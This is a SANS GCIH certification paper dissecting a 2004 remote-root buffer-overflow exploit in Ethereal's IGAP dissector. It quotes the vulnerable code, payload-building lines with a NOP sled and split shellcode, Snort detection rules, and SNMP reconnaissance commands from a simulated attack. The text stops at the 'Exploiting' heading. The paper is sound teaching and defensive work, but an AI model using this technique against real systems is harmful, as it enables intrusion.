Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Bad Ether: The Ethereal IGAP Dissector Exploit

By Steve Bonds
GIAC GCIH Practical version 4
Option 1, Exploit in a Lab
Dec 22 2004

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Table of Contents

Table of Contents 2
Abstract 3
Statement of Purpose 3
The Exploit 3
  Name: 3
  Operating System: 4
  Protocols/Services/Applications: 5
  Description: 7
  Signatures: 11
Stages of the Attack Process 13
  Recon: 13
  Scanning: 14
  Exploiting: 17
  Network Diagram 25
  Keeping Access 26
  Covering Tracks: 30
Incident Handling Process 31
  Preparation: 31
  Identification: 32
  Containment: 34
  Eradication: 35
  Recovery: 35
  Lessons Learned: 36
References 38
  Background and general references: 41

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Abstract

This paper analyzes an attack using the Ethereal IGAP dissector remote root exploit in a laboratory environment simulating a user's home network. It describes both the point of view of the "attacker", and the incident response of the "victim" using an actual attack a Red Hat 8 system. Each stage of the attack is described and discussed, followed by each stage of the incident response.

Statement of Purpose

In this paper, I will describe in detail an exploit[1] for the Ethereal IGAP dissector vulnerability[2] by demonstrating its use in a lab environment. I will then describe the proper incident handling process that should be taken if this were an attack taking place in a non-lab environment.

The attack described in this paper is a remote root[3] exploit when the target application is used in a typical fashion. It may also be a remote non-root exploit if the user is running Ethereal as a non-root user by reading pre-captured data. However, usually this application runs as root so it can capture data and analyze it on demand.

Since this is an application-level exploit, it can conceivably be used on a number of different operating systems. However, the actual exploit code must be tailored to each one. The example code analyzed in this paper only works on Red Hat 8.

The Exploit

Name:

The exploit released by The Eye on Security Research Group ("305ether.c") is titled "Ethereal IGAP Dissector Message Overflow Remote Root Exploit" [CODE]. The exploit code is readily available on the Security Corporation website at:

http://www.security-corporation.com/exploits-20040328-001.html

The vulnerability was described by Stefan Esser in a posting to the popular security mailing list "Bugtraq" on Mar 23 2004. [ESSER01] Mr. Esser also posted an advisory on the E-Matters website [ESSER02]:

---

[1] In this paper an exploit is defined as a working implementation that can successfully take advantage of a vulnerability in a computer program. See the next footnote.
[2] In this paper a vulnerability is defined as a bug or other flaw in a computer program which allows for unintended access
[3] root is a user on a UNIX system which bypasses all or most security protections in the operating system. A remote root exploit is the worst kind of UNIX exploit since it means that a user without any prior access to the system (remote) gains full access (root). The Microsoft Windows user "Administrator" is similar in many was to the UNIX root user.

© SANS Institute 2005 Author retains full rights.

http://security.e-matters.de/advisories/032004.html

Just prior to the Bugtraq announcement, Gerald Combs posted an advisory to the Ethereal web site encouraging everyone to upgrade to the non-vulnerable version 0.10.3. He credited Mr. Esser with the discovery. [COMBS]

The vulnerability was quickly categorized by the usual sources for vulnerability reference information, including the Common Vulnerabilities and Exposures database (2004-0176) [CVE] and the Open Source Vulnerability Database (6888) [OVSDB].

Operating System:

Since this vulnerability affects an application, rather than an operating system, any system running Ethereal versions 0.10.0 through 0.10.2 is vulnerable, regardless of the underlying OS.

According to the Ethereal web site[4], Ethereal is designed to run on any of the following: [ETHER01]

- Apple Mac OS X
- BeOS
- Debian GNU/Linux
- FreeBSD
- Gentoo Linux
- HP Tru64 Unix
- HP-UX
- IBM AIX
- Mandrake Linux
- Microsoft Windows
- NetBSD
- OpenBSD
- PLD Linux
- Red Hat Linux
- ROCK Linux
- SCO UnixWare/OpenUnix
- SGI Irix
- Slackware Linux
- Sun Solaris
- SuSE Linux

The exploit under analysis only targets Ethereal 0.10.2 on Gentoo or Red Hat Linux 8. Despite its claim to work on Red Hat 8, it needed to be modified to work properly.

[4] http://www.ethereal.org

© SANS Institute 2005 Author retains full rights.

Although the exploit targets Ethereal 0.10.2 on Red Hat 8, this combination cannot be achieved using Red Hat packages. Red Hat 8 ships with Ethereal 0.9.6 and Red Hat stopped providing Ethereal updates after 0.9.16. [RED01] In order to create a vulnerable system the user must update Ethereal without updating Red Hat Linux, a far less likely scenario than a default install or vendor-supplied update.

The Red Hat 9 security advisory RHSA 2004:001 provides Ethereal 0.10.0a, which is vulnerable [RED02]. However, Red Hat 9's "stack frame coloring" kernel patch makes it moderately difficult to exploit. (There will be more on this later.)

The Red Hat Enterprise 3 security advisory RHSA 2004:002 provides Ethereal 0.10.0a, which is vulnerable. [RED03] Red Hat Enterprise Linux 3 uses stack randomization which makes it very difficult to exploit this vulnerability.

Even with modifications to the original exploit code, there is no version of Red Hat Linux running a Red Hat provided version of Ethereal that can be readily exploited.

Protocols/Services/Applications:

This exploit is found in the Ethereal code that analyzes (dissects) Internet Group membership Authentication Protocol (IGAP) packets. IGAP is an unofficial extension of the Internet Group Management Protocol (IGMP). [IGAP03] IGMP is described by RFC 2236[5]. [RFC2236] As an Internet Draft, IGAP is not defined by any RFC. Additionally, the most recent version of the draft expired without revision, so it is no longer available via the Internet Engineering Task Force web site. [IGAP04]

The IGAP draft defines a number of fields which may be present in an IGAP packet. The first one-byte field in the packet is defined to be the type field and must be one of the following in order for this IGMP packet to also be an IGAP packet: [IGAP03]

```
0x40[6] = IGAP Membership Report (IGAP Join)
0x41 = IGAP Membership Query  (IGAP Query)
0x42 = IGAP Leave Group       (IGAP Leave)
```

These define the valid IGMP types which represent an IGAP packet. If the IGMP packet type isn't one of these, it's not an IGAP packet and anything looking just for IGAP packets is going to skip it.

[5] RFC's or Requests For Comments are the closest thing the Internet has to official standards. These are managed by the Internet Engineering Task Force (http://www.ietf.org/)
[6] The 0xNN prefix denotes a number in hexadecimal (base-16) rather than the normal decimal (base-10) humans use. Suffice to say that 0x40 = 64, 0x41 = 65, and 0x42 = 66. For more information, try http://en.wikipedia.org/wiki/Hexadecimal.

© SANS Institute 2005 Author retains full rights.

The rest of the IGAP fields are represented in the table below. We start the numbering at zero since programs often reference these based on the offset[7] from the start of the packet. The first byte is therefore at offset 0.

```
Byte 0: IGMP Type
Byte 1: IGMP Max Response Time
Byte 2/3: IGMP Checksum (2 bytes)
Byte 4/5/6/7: Group Address (4 bytes)
Byte 8: Version
Byte 9: Subtype
Byte 10: Reserved-1
Byte 11: Challenge ID
Byte 12: Account Size
Byte 13: Message Size
Byte 14/15: Reserved-2
Byte 16-31: User account (16 bytes)
Byte 32-95: Message (64 bytes)
```

The IGAP protocol is intended to allow for user authentication control over Internet Protocol[8] (IP) multicast traffic. However, despite the obvious advantage an attacker would have exploiting an authentication mechanism, the fact that IGAP is used for authentication does not play a role in the exploit discussed in this paper. For the purposes of the Ethereal buffer[9] overflow, only the size of the fields in the packet are important, not their ultimate use.

Although an IGAP packet is limited to at most 96 bytes, an IGAP packet is also an IP packet. The networking equipment responsible for getting IP packets from place to place for the most part doesn't care what particular type of IP packets flow through it. It just needs to make sure each packet gets closer to its destination. The maximum size for an IP packet is 65536 bytes. [TCPILL] This means we could create an enormous IP packet whose beginning looked just like an IGAP packet, but which had a bunch of extra "stuff" past the 96th byte. This "stuff" could end up affecting the operation of programs that might try to read it.

Vulnerable versions of Ethereal expect IGAP packets to adhere to the IGAP standard format. Ethereal only allocates 16 bytes in which to store the user account and 64 bytes for the message. This wouldn't be a problem if Ethereal ensured that it only ever copied in either 16 or 64 bytes.

Unfortunately, Ethereal bases the amount of data it copies into these buffers on the account size or message size in the IGAP header. There is nothing that prevents an attacker from sending a packet with extra data after the user account and message fields and then setting either the account or message field "too large." This extra data is copied into the space beyond the allocated buffers, overflowing them with data chosen by the attacker.

---

[7] A fancy term for "distance from" some point, usually the start. For example, the start of a packet is at "offset 0", the next byte starts at "offset 1 byte", etc.
[8] Pretty much everything on the Internet eventually becomes an Internet protocol packet.
[9] A "buffer" is any allocation of memory made by a program for storing something temporarily. http://www.webopedia.com/TERM/b/buffer.html also has a good definition.

© SANS Institute 2005 Author retains full rights.

Description:

This vulnerability is a stack[10] buffer overflow from user-supplied input into a local variable. Since the vulnerable Ethereal versions do not check that the user-supplied input is of a legal size, and copy all the input, it's possible to overflow the storage allocated for it and write to areas of memory that shouldn't be overwritten. This can lead to program crashes, or in extreme cases, running programs or parts of programs that are supplied by attackers.

A buffer overflow can occur when there are inadequate bounds checks when copying user-supplied data into a local variable. Local variables are those that are temporarily useful to a particular program function. In most architectures, these are stored on the program stack. In Linux/gcc, the stack occupies the highest allocated area of a program's virtual memory space and grows downwards.[11]

Global variables[12] can't cause a stack buffer overflow since they are not stored on the stack. However, local variables will be stored on the stack and can be vulnerable to a stack overflow.

The stack is a useful location for local variables since it is easy to eliminate them from memory when that function has completed. Unfortunately, on all the vulnerable operating systems mentioned, the compiler stores the return address immediately preceding the local variables. The return address tells the computer where to continue when the function completes. If this can be changed, then an attacker can have the program "continue" by running whatever he wants.

As if that weren't bad enough, the local variables fill up towards the region of the stack where the return address is located. So by overflowing local variables with data supplied by an attacker he can overwrite the return address and cause the program execution to continue at any location in memory once the function completes. [ALEPH1] [SWARR] [CHACK]

The one mitigating factor that makes stack buffer overflow exploits somewhat difficult is the return address is an absolute address in memory—not relative to the current location. These absolute addresses vary based on the operating system, architecture, kernel revision, and other factors. In response to these kinds of attacks, some operating systems randomize the stack location for each

[10] The "stack" is named because like a stack of plates, the last item added to it will be the first one off. You can't just grab a plate from the middle of the stack, you need to take off all the plates above it to get at any particular one. [SWARR]
[11] To really see where everything is located in memory, use a program debugger. For example, in the GNU debugger (gdb) the command "`maintenance info sections`" will show the addresses of the various program regions in gory detail. Arbitrary regions of memory may be examined using the "`x`" command. [PMASTER]
[12] Global variables can be changed by any function, anywhere and that change in value is globally visible to all other functions, hence the name.

© SANS Institute 2005 Author retains full rights.

program invocation, disable execution of code on the stack, or other countermeasures. [RED04] [BONDS]

The specific vulnerability in Ethereal can be traced to the IGAP dissector[13], submitted by Endoh Akira and accepted into the Ethereal source code base by Guy Harris on Dec 12, 2003. [IGAP_C]

The IGAP dissector source code[14] contains the following, with some items of interest in boldface[15]. These will be discussed shortly.

```
/* This function is only called from the IGMP dissector */
int
dissect_igap(tvbuff_t *tvb, packet_info *pinfo, proto_tree *parent_tree, int
offset)
{
    proto_tree *tree;
    proto_item *item;
    guint8 type, tsecs, subtype, asize, msize, account[17], message[65];
.
. skipped some portions
.
    asize = tvb_get_guint8(tvb, offset);
    proto_tree_add_uint(tree, hf_asize, tvb, offset, 1, asize);
    offset += 1;

    msize = tvb_get_guint8(tvb, offset);
    proto_tree_add_uint(tree, hf_msize, tvb, offset, 1, msize);
    offset += 3;

    if (asize > 0) {
     tvb_memcpy(tvb, account, offset, asize);
     account[asize] = '\0';
     proto_tree_add_string(tree, hf_account, tvb, offset, asize, account);
     }
    offset += 16;

    if (msize > 0) {
     tvb_memcpy(tvb, message, offset, msize);
     switch (subtype) {
.
. skipped some portions
.
    offset += 64;
    if (item) proto_item_set_len(item, offset);
    return offset;
}
```

The local variables `account[17]` and `message[65]` are defined with a fixed size. The `asize` and `msize` are read from the packet contents (`tvb`). When `account` and `message` are populated via the `tvb_memcpy()` function, the number of bytes to copy into them is determined by `asize` or `msize`, which were provided by the attacker.

---

[13] An Ethereal dissector is responsible for detailed analysis of a particular network protocol
[14] http://anonsvn.ethereal.com/viewcvs/viewcvs.py/releases/ethereal-0.10.2/packet-igap.c?rev=11669&view=markup [IGAP_C]
[15] Within these boxes, **boldface** items are either commands typed, or simply items of interest, depending on the specific context.

© SANS Institute 2005 Author retains full rights.

By setting one or both of these IGAP header fields larger than it should be, the attacker can copy more data into the `message` variable than it can hold. Since `message` is kept on the stack near the return address, the attacker can overwrite the return address by overflowing this buffer. Since the attacker controls the contents of the data used to overflow the buffer, by "continuing"[16] the program execution at the start of this buffer he can run whatever he likes.

On early versions of Red Hat Linux 8, the return address needed is very consistent. It may vary a bit depending on which version of Ethereal is run, Red Hat OS patches, or version of gcc used to build Ethereal. However, there are no active measures to randomize or protect the stack.

On Red Hat Linux 9 and later updates of Red Hat 8, the "stack coloring" patch introduced a small amount of randomness into the initial stack value, based on the current time as understood by the kernel. [BONDS] The patch replaces the below line in binfmt_elf.c with the one following it.

```
u_platform = u_platform - ((current->pid % 64) << 7);
```

Original Linux Kernel binfmt_elf.c line, only on SMP kernels

```
u_platform = u_platform - (((current->pid+jiffies) % 64) << 7);
```

Same, with Red Hat "stack coloring" patch, no longer SMP-only

This effectively breaks the initial stack value into one of 64 values, separated by 128 bytes. For many buffer overflows this is just a nuisance—the attacker can simply re-try the attack until he succeeds that one time in 64. However, when Ethereal receives a packet with an invalid return address it aborts. Since usually Ethereal is started by an interactive administrator, the sudden crash would be noticed. Repeated crashes would likely be investigated more closely.

For the small buffer size present in this vulnerability (254 bytes, due to only having an 8-bit value for `asize` or `msize`) it would be very difficult to hit two possible stack values. However, a vulnerability that could exploit an 8k buffer would be able to include a string of no-operation instructions[17] all through the possible range variance in the stack. In the context of a security exploit, a string of these is called a "NOP sled". Often the return address of the program instructions supplied by the attacker will vary somewhat and can't be predicted in advance. To work around this problem, attackers will insert large numbers of no-operation instructions before the start of the real code. If the program "continues" to any of these instructions it will do nothing until it finally reaches the real code, which then runs normally. Without all the NOP instructions, the return address

[16] Recall that the stack return address tells the program where to continue after the function has completed.
[17] As the name implies, "no operation" (NOP) instructions do nothing. The CPU simply skips on to the next instruction.

© SANS Institute 2005 Author retains full rights.

would need to be exactly the start of the real code, which is sometimes impossible to determine in advance. [CHACK]

Red Hat Enterprise Linux 3 presents a tougher problem. The stack initial value randomization on this operating system is much stronger. However, it is still not truly random. The initial stack value plotted over a large number of program invocations shows that it has a normal distribution around a central average/median[18] value. The best chance of success is for an exploit to aim for half of the exploitable buffer size below this value. This maximizes the probability that the return value will hit the no-operation instructions.

Other methods of exploiting despite the stack randomness are possible, such as the "return-to-libc"[19] approach described by Solar Designer[20] in a 1997 posting to Bugtraq[21]. [SDESIGN] This approach, intended to counter a non-executable stack, may also work to avoid the stack randomization issues present in Red Hat Enterprise Linux. However, porting exploits to new architectures is beyond the scope of this paper.

The exploit code sends an IGAP-like packet with a message size field set to something larger than the IGAP specification permits[22] and with extra trailing data that will be copied into the space beyond the `message` variable within the IGAP dissector.

```
memset(igaphdr->igap_payload,0x90,16+64+PAYLOAD_SIZE);
```

This code fills the area beyond the normal IGAP packet with 0x90, which is the i386 opcode for no-operation. [INTEL] The following lines overwrite some portion of the above, leaving behind a string of no-operations up to the useful code.

```
memcpy(igaphdr->igap_payload+16+RETOFFSET-strlen(shellcode_firsthalf)-
8,shellcode_firsthalf,strlen(shellcode_firsthalf));
```

This line installs the first half of the shellcode[23]. There isn't enough space before the return address on the stack to install the whole code. Recall from the IGAP dissector that these local variables are defined:

---

[18] In a normal distribution the mean (average), median (where half the values are above and half below), and mode (most frequently appearing value) are all the same. [NCURVE]
[19] A return-to-libc exploit uses the main system C library (libc) as an intermediary. Instead of running shellcode provided by the attacker, some potentially useful code that is part of the normal C library is identified and the stack return address is modified to continue execution in that useful code.
[20] Of John the Ripper fame. http://www.openwall.com/john/ [JRIP]
[21] The original return-to-libc often doesn't work because of countermeasures put into the Linux kernel. However, there are newer variations coming out all the time that can still work. [NERGAL]
[22] 64 bytes, see figure 1 for the IGAP structure.
[23] "shellcode" is machine language code that executes particular operating system functions normally accessed via a library call. Since the code resulting from a buffer overflow is executed

© SANS Institute 2005 Author retains full rights.

```
    proto_tree *tree;
    proto_item *item;
    guint8 type, tsecs, subtype, asize, msize, account[17], message[65];
```

This leaves under 100 bytes for shellcode before hitting the return address, depending on how the compiler has aligned the variables[24]. This was not enough space for the authors of the exploit to fit their desired shellcode, so they split it in two and separated it by a relative jump over the return address area.

```
memcpy(igaphdr->igap_payload+16+64+RETOFFSET-strlen(jumpcode)-
4,jumpcode,strlen(jumpcode));
```

The above line installs the relative jump instructions.

```
memcpy(igaphdr->igap_payload+16+64+RETOFFSET,&magic,4);
magic-=0x10;
memcpy(igaphdr->igap_payload+16+64+RETOFFSET-4,&magic,4);
```

These lines insert the desired absolute jump to the shellcode.

```
memcpy(igaphdr->igap_payload+16+64+PAYLOAD_SIZE-strlen(shellcode_secondhalf)-
1,shellcode_secondhalf,strlen(shellcode_secondhalf));
```

Finally, the second half of the shellcode is installed past the return address area. This thoroughly corrupts the memory used by Ethereal. However, this doesn't matter since Ethereal is done executing the original code. The exploit will be the last thing Ethereal runs, so the rest of the code is unneeded.

Signatures:

Since this exploit relies on noncompliant values within the IGAP protocol headers, it is fairly simple to detect. Snort, a popular Open Source network intrusion detection system[25], seems to have chosen the signatures very intelligently since they readily identify packets that are attempting to exploit this weakness, but will not trigger a false positive on normal traffic.

---

directly by the CPU, it can't be in any compiled or interpreted language—only raw CPU opcodes can be used. [MALWARE] [INTEL]

[24] There is likely to be some padding after each of these local variables so they can be accessed more quickly by the system, depending on the level of optimization chosen during compile-time. [FFTW]

[25] Network intrusion detection systems (IDS) work by examining the contents of network traffic that goes by. Other forms of intrusion detection include host-based and border intrusion detectors. A host-based IDS will alert when it seems that an attacker has made it to a host and is trying to gain access. Border intrusion detectors monitor the peripheral of one's networks. In general, it's best to deploy multiple types since a deficiency in one type can be covered by the others. SANS has a whole course track on intrusion detection. (http://www.sans.org)

© SANS Institute 2005 Author retains full rights.

The rules for detecting this attack were added to Snort on April 18, 2004 by Brian Caswell and credit for the rule is given to Judy Novak of Sourcefire. [SNORT] [SNORTSID] These Snort rules are:

```
IGMP IGAP account overflow attempt: ip_proto:2; byte_test:1,>,63,0;
byte_test:1,<,67,0; byte_test:1,>,16,12;
```

Rule 1: account overflow

The account overflow rule (above) checks for an attempt to overflow the account size field (`asize` in the Ethereal dissector source code.) This is not the vulnerability exploited by 305ether.c.

```
IGMP IGAP message overflow attempt: ip_proto:2; byte_test:1,>,63,0;
byte_test:1,<,67,0; byte_test:1,>,64,13;
```

Rule 2: Message overflow

The message overflow rule (above) checks for an attempt to overflow the message size field (`msize` in the Ethereal dissector source code.) This is what 305ether.c uses.

Snort Rules explained

Each field in the Snort rules has a specific meaning. How they interrelate to become a signature is often not immediately apparent without walking through each test.

ip_proto:2

This is the number from the Internet Assigned Numbers Authority (IANA) for IGMP packets. [IANA] If the protocol field in the IP header is 2, then the packet is an IGMP packet. If the protocol field isn't 2, then the IGMP dissector will never see the packet, it won't be handed off to the vulnerable IGAP dissector, and the buffer overflow can't be used.

byte_test #bytes, operator, value to compare, offset from start of packet

The `byte_test` Snort rule simply compares values at a particular offset[26] from the start of the packet to see how they compare with the given value. The offset is from the start of the protocol-specific portion of the packet. Although an IGMP packet is also an IP packet, the offsets are measured from the start of the IGMP portion. [SNORTR]

byte_test:1,>,63,0; byte_test:1,<,67,0

These rules isolate IGAP traffic from other IGMP traffic by checking the IGMP type field at the start of the packet. It simply compares the first byte (1 byte at offset 0) in the IGMP packet and if it's greater than 63 yet less than 67 (decimal) the rule checking can continue.

[26] I warned you that computer programs like to use offsets, didn't I?

© SANS Institute 2005 Author retains full rights.

Since the IGAP Internet Draft defines the type to be either `0x40`, `0x41`, or `0x42`,[27] this seems like a reasonable way to catch all current IGAP traffic without any false positives on non-IGAP IGMP packets.

Rule 1: account overflow test: byte_test:1,>,16,12;

The next test is true when the 12th byte (account size) is over 16. This defines the actual length of the user account field, which the protocol limits to 16 bytes. Any value over 16 bytes is invalid, but since Ethereal blindly trusts this field of the packet for determining how much data to copy, this leads to a vulnerability.

No IGAP-compliant packet will ever have an account field over 16 bytes, so this should not lead to any false positives.

Rule 2: message overflow test: byte_test:1,>,64,13;

Much the same way the above test checks that the user account field length can't exceed what the protocol specifies, this checks that the message field is of appropriate size.

No IGAP-compliant packet will ever have a message field over 64 bytes, so this should not lead to any false positives.

Stages of the Attack Process

The target for purposes of this lab exercise is the home network of an advanced user. He is curious about the network traffic that is present on his Internet link so he runs "tethereal" to capture and analyze network traffic once an hour. Unfortunately for him, this is run on his Network Address Translation[28] (NAT) firewall box which is open to the Internet, so our attacker is able to send malicious traffic to our home user's computer.

This user has Red Hat 8 and Red Hat 9 but has not upgraded due to the confusion surrounding the transition to Fedora Linux. He's concerned about the frequent update cycles on Fedora, but hasn't yet found a new operating system to replace the aging Red Hat 8 and Red Hat 9 systems.

Recon:

To find poorly secured, high-bandwidth systems to exploit, our attacker targets home users. Normally he finds Windows systems, but he also checks for open SNMP[29] agents and other common information leaks—just in case there's a more interesting system out there.

---

[27] In decimal, these represent 64, 65, and 66 respectively.

[28] NAT allows one to use a nearly unlimited supply of "private" IP addresses behind the firewall and they all get translated to one or more ISP-assigned IP addresses in front of the firewall. Since the private IP addresses don't exist on the Internet, attackers can't initiate connections to them.

[29] SNMP is the Simple Network Management Protocol, intended to make management of computer systems easier by allowing an admin to gather information about them remotely.

© SANS Institute 2005 Author retains full rights.

Our attacker installs a copy of the popular peer-to-peer file sharing application, Emule[30] on one of his "owned" [31] PCs and seeds it with illegally obtained copies of Top 40[32] songs, warez[33], and other popular fare from the peer-to-peer networks. This is an easy way to gather the IP addresses of some minimally protected PCs as peer-to-peer applications generally require opening up portions of whatever firewall may be in use. Frequently, these users decide it's simpler to completely disable the firewall than to determine which portions need to be disabled. Our attacker stands ready to remind them of the consequences of such shortcuts.

The Emule application allows one to easily see the IP addresses of a connected "peer" without resorting to network captures. This provides a steady stream of exploitable "live" IP addresses to our attacker.

In addition, he routinely sends "ping" packets (ICMP echo request[34]) to randomly selected IPs within the IP range of a large national broadband provider or to other IPs near the "live" IPs discovered via the peer-to-peer network.

Scanning:

Our attacker runs this operation all the time, and he's pretty lazy, so much of the process of finding vulnerable computers has been automated. He runs nmap[35] to identify which ports and services are available to be exploited as he discovers IPs that are active. [NMAP]

Some common Windows vulnerabilities are exploited with a completely automated system. Our attacker seldom bothers with these auto-owned systems until he needs a fresh PC to serve as a waypoint to other, more interesting computers. He just watches the number of "owned" systems steadily grow as he builds up an army of PCs for bragging rights with his friends or for unleashing the occasional distributed denial of service attack against someone whose bandwidth bill he wishes to ruin. The real fun for our attacker is finding unusual systems that other hackers won't be targeting.

One of our attacker's automated tools is a scanner for process lists available via SNMP. The scanner cross-references process names and installed software

---

Common uses include storing who is responsible for the system, how to contact them, software running on the computer, overall system load, etc.

[30] Located at http://www.emule-project.net

[31] Attackers describe systems they have previously compromised as "owned", since they can control what the systems do.

[32] http://www.billboard.com

[33] Warez is a slang term for computer programs which are made available for download without permission and generally involves copyright infringement. (http://warez.urbanup.com/68510)

[34] In the Internet Protocol, this is a simple "are you there" request. A host should reply with an ICMP Echo Reply back to the source host to let it know that yes, there is something here.

[35] nmap is a program that can tell what network services are running on a remote host

© SANS Institute 2005 Author retains full rights.

against known vulnerable applications. A surprising number of systems make their process list and installed software known to the world using SNMP.

Ethereal itself provides no remote indicator that a system might be vulnerable to the IGAP exploit. Ethereal lacks an open port, protocol negotiation, or banner message that one could read remotely to determine if a system is vulnerable. However, our attacker's automated SNMP-to-application cross reference just found our home user's PC.

Our hapless home user has accidentally left his firewall's SNMP agent Internet-accessible. Even worse, it's configured to provide a process list, and our attacker's automated SNMP scanner has found it. His IP address is 12.34.56.78[36].

In order to make a successful attack with the Ethereal IGAP exploit, detailed system information is critical. This makes the lack of any remote indication that Ethereal is running that much more problematic. There is no way to determine with a high degree of certainty if the vulnerable application is running on a remote host unless we can find some way to get process information. In addition, due to the limited space available in which to overflow, a nearly exact stack return needs to be determined.

Our attacker's scanning system has noticed that "tethereal", a command line utility included with Ethereal, appears on the victim's process list. The SNMP agent provides the exact operating system in use (Red Hat 8) and the version of Ethereal installed, which means the attacker now knows the precise stack return value needed to exploit "tethereal".

After the alarm alerts our attacker to an "interesting" system, he verifies what his scripts have told him—some server near a P2P user has a globally accessible SNMP agent. Here's what our attacker does:

`snmpwalk -v 1 –c public 12.34.56.78 hrSWRunName`[37]

And he gets:

```
HOST-RESOURCES-MIB::hrSWRunName.1 = STRING: "init"
HOST-RESOURCES-MIB::hrSWRunName.2 = STRING: "keventd"
HOST-RESOURCES-MIB::hrSWRunName.3 = STRING: "kapmd"
HOST-RESOURCES-MIB::hrSWRunName.4 = STRING: "ksoftirqd_CPU0"
HOST-RESOURCES-MIB::hrSWRunName.5 = STRING: "kswapd"
HOST-RESOURCES-MIB::hrSWRunName.6 = STRING: "kscand/DMA"
HOST-RESOURCES-MIB::hrSWRunName.7 = STRING: "kscand/Normal"
HOST-RESOURCES-MIB::hrSWRunName.8 = STRING: "kscand/HighMem"
HOST-RESOURCES-MIB::hrSWRunName.9 = STRING: "bdflush"
HOST-RESOURCES-MIB::hrSWRunName.10 = STRING: "kupdated"
HOST-RESOURCES-MIB::hrSWRunName.11 = STRING: "mdrecoveryd"
HOST-RESOURCES-MIB::hrSWRunName.19 = STRING: "kjournald"
```

[36] Fictional IP address
[37] This retrieves a list of processes running on the remote system

© SANS Institute 2005 Author retains full rights.

```
HOST-RESOURCES-MIB::hrSWRunName.117 = STRING: "kjournald"
HOST-RESOURCES-MIB::hrSWRunName.414 = STRING: "dhclient"
HOST-RESOURCES-MIB::hrSWRunName.462 = STRING: "syslogd"
HOST-RESOURCES-MIB::hrSWRunName.466 = STRING: "klogd"
HOST-RESOURCES-MIB::hrSWRunName.483 = STRING: "portmap"
HOST-RESOURCES-MIB::hrSWRunName.502 = STRING: "rpc.statd"
HOST-RESOURCES-MIB::hrSWRunName.583 = STRING: "apmd"
HOST-RESOURCES-MIB::hrSWRunName.621 = STRING: "sshd"
HOST-RESOURCES-MIB::hrSWRunName.636 = STRING: "xinetd"
HOST-RESOURCES-MIB::hrSWRunName.661 = STRING: "sendmail"
HOST-RESOURCES-MIB::hrSWRunName.670 = STRING: "sendmail"
HOST-RESOURCES-MIB::hrSWRunName.680 = STRING: "gpm"
HOST-RESOURCES-MIB::hrSWRunName.689 = STRING: "crond"
HOST-RESOURCES-MIB::hrSWRunName.720 = STRING: "xfs"
HOST-RESOURCES-MIB::hrSWRunName.729 = STRING: "anacron"
HOST-RESOURCES-MIB::hrSWRunName.738 = STRING: "atd"
HOST-RESOURCES-MIB::hrSWRunName.748 = STRING: "rhnsd"
HOST-RESOURCES-MIB::hrSWRunName.755 = STRING: "login"
HOST-RESOURCES-MIB::hrSWRunName.756 = STRING: "mingetty"
HOST-RESOURCES-MIB::hrSWRunName.757 = STRING: "mingetty"
HOST-RESOURCES-MIB::hrSWRunName.758 = STRING: "mingetty"
HOST-RESOURCES-MIB::hrSWRunName.759 = STRING: "mingetty"
HOST-RESOURCES-MIB::hrSWRunName.760 = STRING: "mingetty"
HOST-RESOURCES-MIB::hrSWRunName.763 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunName.856 = STRING: "snmpd"
HOST-RESOURCES-MIB::hrSWRunName.2103 = STRING: "tethereal"
```

Sure enough, at the bottom there's an Ethereal process running. Our attacker's automated hacking scripts seem to be working well so far.

The process ID (PID) on the tethereal process (2103) was interesting—it's quite a bit higher than any other PID on the system. Since UNIX systems tend to assign process IDs sequentially, this suggested to our attacker that perhaps this was recently started. Rather than risk an obvious crash of tethereal by sending the wrong return code, our attacker makes a note to come back and check the system again later.

Our attacker uses SNMP again to verify the version of Ethereal installed is vulnerable:

`snmpwalk -v 1 –c public 12.34.56.78 hrSWInstalledName`[38]

He finds the following software installed, including a vulnerable version of Ethereal (0.10.2).

```
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "redhat-menus-0.26-1"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "cracklib-2.7-18"
HOST-RESOURCES-MIB::hrSWInstalledName.3 = STRING: "gdbm-1.8.0-18"
HOST-RESOURCES-MIB::hrSWInstalledName.4 = STRING: "gmp-4.1-4"
HOST-RESOURCES-MIB::hrSWInstalledName.5 = STRING: "libacl-2.0.11-2"
HOST-RESOURCES-MIB::hrSWInstalledName.6 = STRING: "libjpeg-6b-21"
HOST-RESOURCES-MIB::hrSWInstalledName.7 = STRING: "linc-0.5.2-2"
HOST-RESOURCES-MIB::hrSWInstalledName.8 = STRING: "pcre-3.9-5"
HOST-RESOURCES-MIB::hrSWInstalledName.9 = STRING: "libtermcap-2.0.8-31"
HOST-RESOURCES-MIB::hrSWInstalledName.10 = STRING: "freetype-2.1.2-7"
HOST-RESOURCES-MIB::hrSWInstalledName.11 = STRING: "info-4.2-5"
HOST-RESOURCES-MIB::hrSWInstalledName.12 = STRING: "psmisc-20.2-6"
HOST-RESOURCES-MIB::hrSWInstalledName.13 = STRING: "ntp-4.1.1a-9"
```

[38] This retrieves a list of software installed on the remote system, whether it's running or not

© SANS Institute 2005 Author retains full rights.

```
.
.
.
HOST-RESOURCES-MIB::hrSWInstalledName.650 = STRING: "postfix-1.1.12-0.8"
HOST-RESOURCES-MIB::hrSWInstalledName.651 = STRING: "rsync-2.5.7-0.8"
HOST-RESOURCES-MIB::hrSWInstalledName.652 = STRING: "stunnel-3.26-1.8.0"
HOST-RESOURCES-MIB::hrSWInstalledName.653 = STRING: "vim-enhanced-6.1-18.8x.1"
HOST-RESOURCES-MIB::hrSWInstalledName.654 = STRING: "xinetd-2.3.11-1.8.0"
HOST-RESOURCES-MIB::hrSWInstalledName.655 = STRING: "stat-3.3-4"
HOST-RESOURCES-MIB::hrSWInstalledName.656 = STRING: "ethereal-0.10.2-1"
```

A few hours later, our attacker re-scans the system and notices that the tethereal PID has incremented somewhat. If tethereal restarts periodically, he could risk a crash or two to get an easy root shell. He starts scanning the system every 15 minutes to see how often the PID changes.

It turns out that the PID changes exactly when the hour changes, making it highly likely that this is a scheduled "cron"[39] job on the host. By timing the attack, our attacker can minimize the chance that the crash of tethereal caused by a "miss" will be noticed. In addition, it will be quickly obvious when a successful exploit has taken place.

Exploiting:

